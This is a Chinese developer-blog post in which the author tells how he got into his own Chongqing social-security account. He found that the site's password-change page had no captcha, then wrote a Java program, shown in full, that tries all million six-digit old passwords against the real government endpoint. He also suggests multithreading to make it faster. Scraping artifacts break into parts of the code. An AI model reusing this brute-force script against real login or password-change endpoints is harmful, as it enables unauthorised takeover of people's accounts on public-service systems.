链滴

一次跟社保局的碰撞试验

作者：wenandlu

原文链接：https://ld246.com/article/1526783787547

来源网站：链滴

昨天早晨，我妈叫我把回来重庆后参加工作的社保缴纳的截图发给她，她给村里的一个类似于会计作的人，用于统计整个村的社保缴纳情况，我一想，这个简单呐，以前在惠州的时候也给过一次，登网站+截图，简单快捷。

可是当我登录上重庆的社保查询界面的时候，才发现事情并没有那么简单，第一，我好想没有社保，第二， 我并不知道社保查询密码。于是我发微信问了下我们HR社保情况，谁知道我们美丽大方温漂亮的HR居然叫我直接联系第三方参保方，也就是重庆中智。一个电话打过，没人接，二个电话打去没人接，三个电话打过去还是没人接。我大概周末这群人可能是不上班的，可是俺妈催得紧咋办呢。

所以我索性打电话给重庆社保局，看看能不能重置我的登录密码。一个电话打过，没人接，二个电打过去没人接，三个电话打过去还是没人接。这个就有点绝望了，各位大佬们都是要休周末的，我有绝望。

当我百无聊赖的点着登录界面，胡乱试试我平时喜欢用的密码的时候，我在想，为什么不来一场激的碰撞。你看看6位数的数字密码。排列组合也就1000000种可能而已，学这个行业，不能白瞎了呀区区官方网站，又岂能奈我何，所以我打算去gayhub上搜一搜验证码的破解，就这破验证码做得，是随随便便就可以搞定的吗。

还没准备搜，看到图中有个修改密码的选项，于是就点了，结果。。。。是个伪按钮，根本点不动什么都没有发生，我一想这不可能啊，好歹是官方的网站，怎么可能放个如此难看的按钮在这里摆着要做样子也要摆个好看的不是，这么难看的按钮，肯定是有用的。于是结合我在TCL的经历，我觉得个按钮应该只有在ie8以及以下的浏览器才能生效，but我总不能去下载一个ie8吧。

我觉得试试我的前端水准，F12按下去，

```
<a onclick="changePwd();;;" style="margin-left: 10px; text-decoration: underline;">修改个人
询密码</a>
```

我也不知道这个三个分号是个什么意思，所以我顺便找到了changePwd()的函数


```
function changePwd() {
    var url = "/ggfw/pages/wxcx/grmmgl.jsp";
```

原文链接：一次跟社保局的碰撞试验

```
        window.showModalDialog(url, this,
            "center:1;dialogWidth:700px;dialogHeight:500px;");
}
```

所以搞了半天，这个只是彪出个弹窗而已，将链接地址复制到浏览器

如此清新的界面，不禁让我感到一丝尊敬，没有了验证码的干扰，真是让我无比兴奋，输入了正确原文，然后点击提交，F12，我就看到了我想看到的东西，也就是http的header



可以看到这个平凡到不能在平凡的请求，几乎没有任何添加剂，简直是完美。

开始我的编程之旅，就用这个修改密码的链接，还省去了我去下载和验证破解验证码的代码的过程这个样简单的碰撞密码的代码，我一个小时能写一打儿

原文链接：一次跟社保局的碰撞试验

```
public static String Post(String strURL, String params) {
        try {
            URL url = new URL(strURL);// 创建连接
            HttpURLConnection connection = (HttpURLConnection) url.openConnection();
            connection.setDoOutput(true);
            connection.setDoInput(true);
            connection.setUseCaches(false);
            connection.setInstanceFollowRedirects(true);
            connection.setRequestMethod("POST"); // 设置请求方式
            connection.setReadTimeout(100);
            connection.connect();
            OutputStreamWriter out = new OutputStreamWriter(connection.getOutputStream(), "
TF-8"); // utf-8编码
            out.append(params);
            out.flush();
            out.close();

            InputStream is = connection.getInputStream();

            byte\[\] temp = new byte\[connection.getContentLength()\];
            is.read(temp);
            String result = new String(temp, "UTF-8"); // utf-8编码
            return result;

        } catch (IOException e) {
            return "IOException";
        }
    }
```

以下是解析成字符串

```
public static String getPwdString(int index) {
        int length = String.valueOf(index).length();
        switch (length) {
            case 1:
                return "00000"+index;
            case 2:
                return "0000"+index;
            case 3:
                return "000"+index;
            case 4:
                return "00"+index;
            case 5:
                return "0"+index;
            case 6:
                return ""+index;
            default:
                return "";
        }
    }
```

以下是主函数

```
public static void main(String[] arg
) throws InterruptedException {
String url = "http://ggfw.cqhrss.gov.cn/ggfw/ChangeBLH_changeGrpwd.do";
String urlpara = "bh=50010********
5***5&xm=文昌平&ymm=pwd&xmm=123456&rmm=123456";


    for(int i=0;i<1000000;i++) {
        String pwdd = getPwdString(i);
        if(pwdd.equals("")) {
            System.out.println("获取密码出错");
            System.exit(0);
        }
        String result = Post(url,urlpara.replace("pwd", pwdd));
        while("IOException".equals(result)) {
            result = Post(url,urlpara.replace("pwd", pwdd));
        }
        System.out.println(i);
        Bean bean = JSONUtil.json2Object(result, Bean.class);
        if(bean.getCode()!=0) {
            System.out.println("设置成功");
            System.exit(0);
        }
    }
}
```

于是在一段时间后，程序退出了，设置密码成功，我用我的新密码登录，果然就通过了。觉得很有意，在此分享。

后记，这个代码有很大的提升空间，你要知道，请求一百万次http请求还是很费时间的，如果能搞多线程的话，将会非常完美，也许10分钟就能出结果，由于我目的已经达到了，所以也就没有去接着究，而且写多线程的时间，也许我答案已经找到了，毕竟如果密码是1开头或者0开头的话，就会很快

以上，分享给各位